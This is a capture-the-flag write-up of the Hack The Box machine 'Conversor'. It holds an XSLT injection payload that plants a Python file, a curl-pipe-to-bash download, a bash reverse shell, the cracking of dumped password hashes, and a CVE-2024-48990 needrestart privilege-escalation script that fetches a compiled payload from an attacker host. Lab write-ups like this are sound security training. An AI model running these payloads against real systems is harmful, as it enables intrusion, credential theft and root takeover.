HTB - Conversor

Recon
namp
first start with nmap :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Conversor]
└─# nmap -sV -sC -o nmap.txt 10.10.11.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 06:38 EST
Stats: 0:03:22 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 06:42 (0:00:00 remaining)
Nmap scan report for 10.10.11.92
Host is up (0.35s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://conversor.htb/
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.08 seconds
the host redirect to conversor.htb so i added it to /etc/hosts
1
2
3
4
5
6
7
8
9
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Conversor]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.92     conversor.htb
Website - TCP 80
Let’s check the website :


Ok let’s register with this creds > admin : password
in the website this was a download for the source code in :conversor.htb/static/sourc_code.tar.gz
After download it this was the interesting parts :
app.py
1
2
3
4
5
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
this seems like to xslt injection
https://docs.stackhawk.com/vulnerabilities/90017/
install.md
1
2
3
4
5
If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
Okay this mean after make a transform request to transform page all python scripts will run after 1 minute
Exploitation
method to exploit
Bc the web server run any python file we will send our python file by put it in xslt file, And we will make the server do Get request to my python http_server and run the sh file which it’s the exploit file
XSLT file
So the xslt file will be :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0"
>
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import os
os.system("curl http://10.10.14.100:1337/shell.sh|bash")
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>
The domain will make git request to me in the directory which i’ll run python http_server in it »
1
python -m http.server 1337
shell.sh file
1
2
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.100/4444 0>&1
File must be in the same directory
XML file
We will make any xml file it doesn’t matter for example we will make it using nmap :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Conversor]
└─# nmap 10.10.11.92 -o namp.xml

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 17:46 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 67.26% done; ETC: 17:46 (0:00:14 remaining)
Nmap scan report for conversor.htb (10.10.11.92)
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 51.39 seconds

Let’s transform the files :
Receive the session
1
2
3
4
5
6
7
8
┌──(e_3bs㉿0x3bs)-[~/Desktop/htb/Conversor]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.100] from (UNKNOWN) [10.10.11.92] 37726
bash: cannot set terminal process group (1552): Inappropriate ioctl for device
bash: no job control in this shell
www-data@conversor:~$
we got a shell let’s check the server
SSH
Get Creds for SSH
From the source code it was a database file /conversor.htb/instance/users.db
Let’s open it :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
www-data@conversor:~$ cd conversor.htb
cd conversor.htb
www-data@conversor:~/conversor.htb$ ls
ls
app.py
app.wsgi
instance
__pycache__
scripts
static
templates
uploads
www-data@conversor:~/conversor.htb$ cd instance
cd instance
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db
sqlite3 users.db
.tables;
Error: unknown command or invalid arguments:  "tables;". Enter ".help" for help
.tables
files  users
select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test|098f6bcd4621d373cade4e832627b4f6
6|Test|0cbc6611f5540bd0809a388dc95a615b
7|kali|d6ca3fd0c3a3b462ff2b83436dda495e
8|admin|5f4dcc3b5aa765d61d8327deb882cf99
Ok let’s try to crack the fismathack password

so the creds will be > fismathack : Keepmesafeandwarm
SSH Login
1
2
3
4
5
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Conversor]
└─# ssh fismathack@conversor.htb
fismathack@conversor.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)

Privilege Escalation
sudo -l
Let’s run sudo -l to get any services we can run it as root without password :
1
2
3
4
5
6
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
so we an run /usr/sbin/needrestart as root without password
/usr/sbin/needrestartUsage
let’s show how to use it :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
fismathack@conversor:~$ sudo  /usr/sbin/needrestart -h
Unknown option: h
Usage:

  needrestart [-vn] [-c <cfg>] [-r <mode>] [-f <fe>] [-u <ui>] [-(b|p|o)] [-klw]

    -v          be more verbose
    -q          be quiet
    -m <mode>   set detail level
        e       (e)asy mode
        a       (a)dvanced mode
    -n          set default answer to 'no'
    -c <cfg>    config filename
    -r <mode>   set restart mode
        l       (l)ist only
        i       (i)nteractive restart
        a       (a)utomatically restart
    -b          enable batch mode
    -p          enable nagios plugin mode
    -o          enable OpenMetrics output mode, implies batch mode, cannot be used simultaneously with -p
    -f <fe>     override debconf frontend (DEBIAN_FRONTEND, debconf(7))
    -t <seconds> tolerate interpreter process start times within this value
    -u <ui>     use preferred UI package (-u ? shows available packages)

  By using the following options only the specified checks are performed:
    -k          check for obsolete kernel
    -l          check for obsolete libraries
    -w          check for obsolete CPU microcode

    --help      show this help
    --version   show version information
We have 2 ways to make the Privilege first way to get root.txt First way is to read root.txt by the error when we use root.txt as a config file Second way to make real privilege be CVE-2024-48990
First way read
root.txt
we can read the file by run this command :
1
sudo  /usr/sbin/needrestart -c /root/root.txt

Second way (real privilege)
We will use this CVE : CVE-2024-48990
And this is my github repo to use it in our case : 0x3bs_CVE-2024-48990

Let’s start »
first we will compile lib.c and then we will send it to victim machine and run it and then run run.sh all this in /tmp/malicious/importlib
In this machine we must put in run.sh command to make all directories and to receive lib.c after compiling , So the run.sh will be :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
#!/bin/bash
set -e
cd /tmp

# 1. Create the malicious module directory structure
mkdir -p malicious/importlib

# 2. Download our compiled C payload from our attacker server
#    (Replace 10.10.14.81 with your attacker IP)
curl http://10.10.14.81:8001/test.so -o /tmp/malicious/importlib/__init__.so

# 3. Create the "bait" Python script (e.py)
#    This script just loops, waiting for the exploit to work
cat << 'EOF' > /tmp/malicious/e.py
import time
import os

while True:
    try:
        import importlib
    except:
        pass

    # When our C payload runs, it creates /tmp/poc
    # This loop waits for that file to exist
    if os.path.exists("/tmp/poc"):
        print("Got shell!, delete traces in /tmp/poc, /tmp/malicious")
        # The C payload also added a sudoers rule.
        # We use that rule to pop our root shell.
        os.system("sudo /tmp/poc -p")
        break
    time.sleep(1)
EOF

# 4. This is the magic!
#    Run the bait script (e.py) with the PYTHONPATH hijacked.
#    This process will just sit here, waiting for needrestart to scan it.
echo "Bait process is running. Trigger 'sudo /usr/sbin/needrestart' in another shell."
cd /tmp/malicious; PYTHONPATH="$PWD" python3 e.py 2>/dev/null
but after run it we will run :
1
gcc -shared -fPIC -o "test.so" lib.c
and
1
python -m http.server 8001
Okay now let’s run it :

and run /tmp/malicious/importlib/__init__.so after make it executable And run the /usr/sbin/needrestart as root :

Result :

We got root shell 👨💻
And that’s it see you later 🙋♂️